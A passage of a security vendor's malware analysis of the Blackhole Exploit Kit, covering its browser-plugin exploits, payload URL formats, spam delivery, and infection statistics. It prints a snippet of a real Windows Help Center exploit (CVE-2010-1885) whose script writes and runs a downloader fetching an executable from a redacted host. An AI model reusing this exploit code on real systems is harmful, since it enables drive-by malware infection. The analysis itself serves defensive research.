

Figure 16 - Flow of exploit script on landing page

3.3.1 Java Exploit

Various java exploits have been targeted by BEK and java exploits have higher infection rates compared to other exploits. Java exploits are loaded in an applet code outside of the obfuscated exploit script on the landing page in recent instances. Java exploits were loaded by JavaScript in older instances of BEK. The JAR files targeting exploits are constantly renamed to evade detection.

The most recent Java exploit targeted is CVE-2012-4681 and a decompiled version of this exploit is shown in in Figure 17. The exploits targets a 0 day in Java version 1.7.0_06 which was fixed with an update in Java version 1.7.0_07. This exploit was integrated to the BEK very quickly after it was discovered when it was still unpatched.



Figure 17 - Java exploit CVE-2012-4681

As seen in earlier in Figure 11, there is an applet parameter passed to the JAR file. This parameter is an obfuscated URL which when decrypted points to the malware executable. The decrypted URL for BEK v1.2.3 and prior is of the form:

- http://{removed}/w.php?f={hex}&e=0

3.3.2 IE MDAC Exploit

This is an old exploit that targets a vulnerability in Microsoft Data Access Component (MDAC) as documented in CVE-2006-003. In spite of the vulnerability being patched years ago, we still see usage of this exploit in newer instances of BEK. The JavaScript attempting this exploit is shown in Appendix (A). When the exploit is successful it leads to download of malware from a URL which is of the form (for BEK v1.2.3 and prior):

- http://{removed}/w.php?f={hex}&e=2

3.3.3 PDF Exploit

There are two PDF exploit files used in BEK. The appropriate one is selected based on the version of Adobe Acrobat Reader. The URL hosting these PDF exploits for BEK v1.2.3 and prior:

- http://{removed}/data/ap1.php?f={hex} [Targets versions <8.0]
- http://{removed}/data/ap2.php [Targets versions 8.0 and 9.0 – 9.3]

The PDF files contained embedded obfuscated JavaScript that attempt various exploits. These scripts are shown in Appendix (B) and Appendix (C) [8] [9]. These scripts further check Adobe Escript engine version and selects the appropriate exploit to attempt. When an exploit succeeds, it leads to the download and execution of malware from a URL of the form (for BEK v1.2.3 and prior):

- http://{removed}/w.php?f={hex}&e=3

3.3.4 Windows Help Center Exploit

Windows Help Center provides access to help documents through HCP protocol (hcp://). These HCP links are susceptible to cross site scripting as the 'svr' parameter is not sanitized. A snippet of the exploit script attempting CVE-2010-1885 is shown below in Figure 18. This exploit is attempted via the following URL (for BEK v1.2.3 and prior):

- http://{removed}/data/hhcp.php?c={hex}

```
<iframe
src="hcp://services/search?query=anything&topic=hcp://system/sysinfo/sysinfomain.htm%A%%A%%A
A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%
%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A
%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A%%A..%5C..%5Csysinfomain.htm%u003fsvr=<script
defer>Run('cmd /c echo FileName ! @?TEMP?}file.exe@>>?TEMP?}go.gPs]]echo
url!@http://{remmoved}/forum/w.php{f!182b5&e!5@ >>?TEMP?}go.gPs]]echo Set objHTTP !
```

Figure 18 - Snippet of HCP exploit code

When the exploit succeeds it leads to the download and execution of malware from a URL of the form (for BEK v1.2.3 and prior):

- http://{removed}/w.php?f={hex}&e=2

3.3.5 Flash Exploit

Flash exploits are attempted through two functions based on the version of flash installed. The first function uses field.swf and score.swf to attempt CVE-2011-0611. The second function uses flash.swf to attempt CVE-2011-2110. The flow of flash exploits is shown in Figure 19 and the exploit code is shown in Appendix (D) and Appendix (E) [10].



Figure 19 - Flow of flash exploits

3.4 Payload

The BEK v1.2.3 and prior keep track of the exploits resulting in the download of malware payload using the parameter 'e' in the URI and the downloaded payload using the parameter 'f'. The parameter e and f are set to the appropriate values by the exploit script as shown in Table 2.

EXPLOIT	PAYLOAD URL
JAVA	http://{removed}/w.php?f={hex}&e=0
FLASH	http://{removed}/w.php?f={hex}&e=1
MDAC	http://{removed}/w.php?f={hex}&e=2
PDF 1	http://{removed}/w.php?f={hex}&e=3
PDF 2	http://{removed}/w.php?f={hex}&e=4
IE MDAC	http://{removed}/w.php?f={hex}&e=5
UNKNOWN	http://{removed}/w.php?f={hex}&e=6
IE MSXML	http://{removed}/w.php?f={hex}&e=7

Table 2 – URL format of BEK payload

The payload being downloaded from links in majority of the recently spammed BEK campaigns is the Cridex Banking Trojan. We have seen BEK leading to Zeus, Fake AV and Ransomware as well in the past. For more information on dropped malware payloads by various BEK spam campaigns, refer to the following SonicAlerts [11] [12] [13] [14] [15] [16] [17]:

- https://www.mysonicwall.com/sonicalert/searchresults.aspx?ev=article&id=471
- https://www.mysonicwall.com/sonicalert/searchresults.aspx?ev=article&id=460
- https://www.mysonicwall.com/sonicalert/searchresults.aspx?ev=article&id=452
- https://www.mysonicwall.com/sonicalert/searchresults.aspx?ev=article&id=449
- https://www.mysonicwall.com/sonicalert/searchresults.aspx?ev=article&id=421
- https://www.mysonicwall.com/sonicalert/searchresults.aspx?ev=article&id=414
- https://www.mysonicwall.com/sonicalert/searchresults.aspx?ev=article&id=412

The connection between BEK and the crime rings responsible for these payloads is discussed in the sections that follow.

4. Relation with other Malware Families

In the previous section we covered in-depth analysis of the internal Blackhole Exploit Kit functionality and the infection cycle. In this section we will focus more on the initial delivery mechanism used by various malware families and the connection to related cybercrime gangs.

Blackhole Exploit kit is one of the most popular and highly successful crimeware kit for drive-by infections of Banking Trojans, Fake AVs, Ransomwares etc. It is very popular in the Pay-Per-Install (PPI) crimeware ring because of its ability to uniquely identify the source using aforementioned TDS feature.

4.1 Initial Delivery mechanism

Blackhole Exploit kit landing page URLs are spread via following mechanisms:

- **SEO Techniques:** Poisoning search engine results to redirect users to BEK landing page. With popular search engines like Google actively flagging the infected sites this has become less prevalent vector.

- **Compromised Websites:** We have seen a large number of WordPress websites being exploited and injected with malicious Iframe and/or JavaScript redirecting users to BEK Landing page.

- **Botnet E-mail spam:** We have monitored and captured millions of e-mail over past one year spammed via Botnets (Cutwail, Bredo etc) using different themes to lure the user. E-mails either have a clickable URL or HTML attachment containing redirect to compromised websites.

- **Miscellaneous:** We have observed reports of social networking sites like Twitter being used to spam BEK URLs. We have also seen usage of BEK URLs in some targeted attacks.

Botnet E-mail spam is by far the most prevalent vector contributing to the success of BEK exploit kit infections. Spam themes are changed on a daily basis with the e-mail content derived from emails of the actual enterprise being targeted to make them look as legitimate as possible. Some of the major enterprises targeted over past six months are shown in Table 3:

BANKS AND FINANCIAL INSTITUTIONS		SOCIAL NETWORKING	SHIPPING CARRIERS	OTHER MAJOR COMPANIES	
Citibank	Intuit	Facebook	FedEX	US Airways	HP
American Express	NACHA	LinkedIn	USPS	American Airlines	eBay
Bank of America	ADP	Craigslist	DHL	AT&T	Amazon
Wells Fargo	PAYPAL	Living Social	UPS	Verizon	Xerox
Western Union	IRS	Groupon		BBB	

Table 3 – Enterprise targeted by BEK Spam campaigns



Figure 20 – Blackhole Exploit Kit instances blocked.

Figure 20 above shows the number of instances of Blackhole Exlpoit Kit in the wild that were blocked by Dell SonicWALL Gateway Antivirus in the last six months.

4.2 Connection to other Cybercrime gangs

A successful Blackhole Exploit Kit run will result in a malware payload getting downloaded and executed on the victim machine as defined by the BEK hosting site controller. Fake AV and Ransomware were

among the first few malware families to adopt BEK infrastructure followed by Banking Trojans (Zeus, Cridex, etc). We have also seen reports of Blackhole Exploit kit usage in planting initial dropper malware as part of Advance Persistent Threat (APT) attacks.

Cybercriminal gangs including malware families like Cridex, Zeus, FakeAV, and Ransomware are having far greater success rates in terms of infecting target machine when using the spam campaigns involving BEK URLs as opposed to spam e-mails containing direct malware payload attachment or URL pointing to it. The main reason for the improved infection rates when using BEK URLs is that there is no user interaction needed once the URL is opened as opposed to an e-mail attachment being downloaded, unzipped, and executable file being run by the end user.

By utilizing the Blackhole Exploit Infrastructure, they are also able to ensure that the malware payloads do not get captured by various honeypots looking for traditional spammed e-mail attachments and hence avoid Antivirus detection for a longer duration. The BEK control panel also allows the operator to define a blacklist of IP addresses, hence preventing some of the known sandbox and honeypot IP addresses from accessing the server.

Based on our analysis we were able to come up with the following Blackhole Exploit Kit driven cybercrime infrastructure (Figure 21):



Figure 21 – Blackhole Exploit Kit driven cybercrime infrastructure.

5. Blackhole Exploit Kit Statistics

In this section we will look at some of the interesting statistics for BEK kit based on the BEK exploit activities that we have monitored in the wild over past one year.

Figure 22 below shows the success rate of various exploit modules involved in the kit, as we can see Java exploits have been the most successful module in infecting the target machine:



Figure 22 – Blackhole Exploit Kit successful exploit modules.

We highly recommend everyone to turn off Java if you don't need it and to keep the software updated with latest patches.

Below is a distribution of top level domains for the domain names involved in various BEK spam campaigns and drive-by attacks (Figure 23):



Figure 23 – Blackhole Exploit Kit loading domain distribution.

Geographic distribution of the BEK landing page hosting servers involved in various BEK spam campaigns and drive-by attacks is shown in Figure 24:



Figure 24 – Blackhole Exploit Kit landing page geographic distribution.

Geographic distribution of the BEK loading page hosting servers involved in various BEK spam campaigns and drive-by attacks is shown in Figure 25:



Figure 25 – Blackhole Exploit Kit loading page geographic distribution

6. Conclusion

